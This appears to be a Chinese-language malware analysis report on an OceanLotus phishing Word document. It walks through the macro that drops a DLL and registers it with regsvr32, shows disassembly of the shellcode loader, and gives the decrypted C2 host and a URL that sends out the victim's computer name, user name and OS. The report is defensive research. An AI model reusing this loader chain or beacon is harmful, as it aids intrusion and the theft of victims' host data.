目录

一、基本信息 2
二、样本描述 2
三、样本分析 2
宏代码分析 3
DLL 文件分析 4
Shellcode 分析 7
参考 11

一、基本信息

文件名	___-____2019_____.doc
MD5	3C3B2CC9FF5D7030FB01496510AC75F2
文件大小	2637824 bytes
病毒类型	宏病毒
APT 组织	海莲花


二、样本描述

样本的攻击手法符合海莲花的一贯作风，精准投放钓鱼文档诱导用户点击带有恶意宏的 Word 文档运行，然后调用 regsvr32.exe 注册释放出来的 DLL 文件，进一步 DLL 通过执行其中的 shellcode 实现恶意下载远控木马等功能。

三、样本分析


样本为一个名称是“___-____2019_____.doc”的 word 文档，打开后显示此文件受保护，诱导用户点击启用内容以执行其恶意宏代码。

点击启用内容后恶意功能执行起来，关闭当前文档并打开释放出的 Word 文档，其父进程为 regsvr32.exe。




宏代码分析


通过 oledump.py 获取其宏代码尝试分析，可以看到为了增加分析难度，其中大量变量为无意义的字符串：



为了进一步了解宏代码的逻辑，按住 shift 点击启用内容，然后 Alt+F11 打开宏代码，进行调试。在 AutoOpen() 中可以看到拼接了 TEMP\~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole 这样一个文件路径，通过 Put 函数写入数据：



动态捕获查看文件信息可知为一个 DLL 文件：



同时包括 4 个与 COM 组件和服务相关的导出函数:

Ordinal	Rva	Function Name	区段	Entry Point(中转输出表)
00000001	00001480	DllGetClassObject	.text	
00000002	00001480	DllInstall	.text	
00000003	00001490	DllRegisterServer	.text	
00000004	00001490	DllUnregisterServer	.text	

进一步构造一个字符串通过 Shell 执行：regsvr32.exe "C:\Users\sam\AppData\Local\Temp\~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole""，执行后注册了该 DLL，DLL 中打开新的 Word 文档。

```
' Shell 执行命令
Str2 = "regsvr32.exe """
Str2 = Str2 & OLE_DLL_FilePath
Str2 = Str2 & """"

Shell Str2
Application.Quit SaveChanges:=wdDoNotSaveChanges
```

DLL 文件分析

IDA 载入文件之后，4 个函数内容皆 call 了 DllUnregisterServer_0，查看内容为拼接了一个长度为 200 的字符串，继而查看是否存在该环境变量，不存在则进行设置，存在的话则跳转到后续逻辑。

```
.text:00001380 490 50                    push    eax             ; lpString1
.text:00001381 494 FF D6                 call    esi ; lstrcatW
.text:00001383 48C 68 B8 BD 00 00        push    offset aLgja88z7s4zsix ; "LGjA88Z7S4ZsiXuqxCld"
.text:00001388 490 8D 85 F0 FD FF FF     lea     eax, [ebp-210h]
.text:0000138E 490 50                    push    eax             ; lpString1
.text:0000138F 494 FF D6                 call    esi ; lstrcatW
.text:00001391 48C 68 E4 BD 00 00        push    offset a7xjccltnwhynmx ; "7xJcCLtNWhynMX1wN9Dl"
.text:00001396 490 8D 85 F0 FD FF FF     lea     eax, [ebp-210h]
.text:0000139C 490 50                    push    eax             ; lpString1
.text:0000139D 494 FF D6                 call    esi ; lstrcatW
.text:0000139F 48C 68 10 BE 00 00        push    offset aNf40labk6ysz7l ; "nF40labK6YSz7L9BvZbb"
.text:000013A4 490 8D 85 F0 FD FF FF     lea     eax, [ebp-210h]
.text:000013AA 490 50                    push    eax             ; lpString1
.text:000013AB 494 FF D6                 call    esi ; lstrcatW
.text:000013AD 48C 33 C0                 xor     eax, eax
.text:000013AF 48C 66 89 85 9A FE FF FF  mov     [ebp-166h], ax
.text:000013B6 48C 66 89 85 E8 FB FF FF  mov     [ebp-418h], ax
.text:000013BD 48C 68 04 01 00 00        push    104h            ; nSize
.text:000013C2 490 8D 85 E8 FB FF FF     lea     eax, [ebp-418h]
.text:000013C8 490 50                    push    eax             ; lpBuffer
.text:000013C9 494 8D 85 68 FE FF FF     lea     eax, [ebp-198h]
.text:000013CF 494 50                    push    eax             ; lpName
.text:000013D0 498 FF 15 40 80 00 00     call    ds:GetEnvironmentVariableW
.text:000013D6 48C 85 C0                 test    eax, eax
```

动态调试一下，直接设置 eip 到该函数入口：


```
1000147D   CC              int3
1000147E   CC              int3
1000147F   CC              int3
10001480   E8 6BFEFFFF     call ~$doc-ad.100012F0
10001485   CC              int3
10001486   CC              int3
10001487   CC              int3
10001488   CC              int3
```

开始的逻辑为检测是否存在 N92KG7KSpA21IGd2OPZA7QwZv 这个环境变量，存在的话说明病毒并非第一次执行，则跳转到后续恶意逻辑，因此在病毒 SetEnvironmentVariableW 之后，重新在 DllUnregisterServer_0 入口点设置 eip 重新运行过来，则实现跳转到 10001270，该函数也是主要功能入口。


```
100013C2   8D85 E8FBFFFF  lea eax,dword ptr ss:[ebp-0x418]
100013C8   50             push eax
100013C9   8D85 68FEFFFF  lea eax,dword ptr ss:[ebp-0x198]
100013CF   50             push eax
100013D0   FF15 40800010  call dword ptr ds:[<&KERNEL32.GetEnviro kernel32.GetEnvironmentVariableW
100013D6   85C0           test eax,eax
100013D8   0F85 82000000  jnz ~$doc-ad.10001460
100013DE   8D85 7CFEFFFF  lea eax,dword ptr ss:[ebp-0x184]
100013E4   50             push eax
100013E5   8D85 68FEFFFF  lea eax,dword ptr ss:[ebp-0x198]
100013EB   50             push eax
100013EC   FF15 44800010  call dword ptr ds:[<&KERNEL32.SetEnviro kernel32.SetEnvironmentVariableW
100013F2   FF15 48800010  call dword ptr ds:[<&KERNEL32.GetComman kernel32.GetCommandLineW
100013F8   8BF0           mov esi,eax
```

```
.text:00001270                           ReadResource_ShellExecute_NewDoc_10001270 proc near
.text:00001270                                                   ; CODE XREF: DllUnregisterServer_0:loc_1460
.text:00001270 000 53                    push    ebx
.text:00001271 004 56                    push    esi
.text:00001272 008 57                    push    edi
.text:00001273 00C 33 F6                 xor     esi, esi
.text:00001275 00C 56                    push    esi             ; lParam
.text:00001276 010 68 00 11 00 00        push    offset EnumResourceNamesW_10001100 ; lpEnumFunc
.text:0000127B 014 FF 35 30 EB 00 00     push    hModule         ; hModule
.text:00001281 018 33 FF                 xor     edi, edi
.text:00001283 018 33 DB                 xor     ebx, ebx
.text:00001285 018 FF 15 30 80 00 00     call    ds:EnumResourceTypesW
.text:0000128B 00C 39 1D 28 EB 00 00     cmp     dword_EB28, ebx
.text:00001291 00C 74 34                 jz      short loc_12C7
.text:00001293 00C 8B 1D 2C EB 00 00     mov     ebx, dword_EB2C
.text:00001299 00C 6A 40                 push    40h             ; flProtect
.text:0000129B 010 68 00 30 00 00        push    3000h           ; flAllocationType
.text:000012A0 014 8D 43 20              lea     eax, [ebx+20h]
.text:000012A3 014 50                    push    eax             ; dwSize
.text:000012A4 018 56                    push    esi             ; lpAddress
.text:000012A5 01C FF 15 34 80 00 00     call    ds:VirtualAlloc
.text:000012AB 00C 8B F0                 mov     esi, eax
.text:000012AD 00C 85 F6                 test    esi, esi
.text:000012AF 00C 74 16                 jz      short loc_12C7
.text:000012B1 00C 53                    push    ebx             ; size_t
```


读取自身资源：




申请一块内存




将资源 4160:1497 偏移 12 字节开始的所有内容写入申请的内存，实际上是 Shellcode：



创建伪装文档迷惑用户




伪装文档打开之后，可以对 shellcode 内存地址下访问断点，运行过来，shellcode 本身存在混淆，通过 loop 循环解密，目的是防静态特征码查杀，由于 shellcode 较长，解密过程时间较长，解密完毕将 shellcode 保存一下导入 IDA 分析。




Shellcode 分析


开始是一段解密字符串的逻辑，解出两个字符串：
字符串 1：L“/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%.IGET.J..M
“



字符串 2：解密网址：A"jcdn.jsoid.com"





此处存在一个较长的循环，在遍历 API 的地址，可直接运行到 0x43602AD 处。用 OD 调试时需耐心等待计算完成。




由于 OD 调试花费时间较多，因此换成了 x32dbg 进行调试，向下跟踪发现在寻找 http 请求相关的 API 比如：winHttpOpen、winHttpConnect、winHttpOpenRequest 等。

进一步获取：主机名-用户名-系统这样一个 URL 参数，最终拼接”jcdn.jsoid.com”进行 GET 请求，向远程发送受害人主机信息。

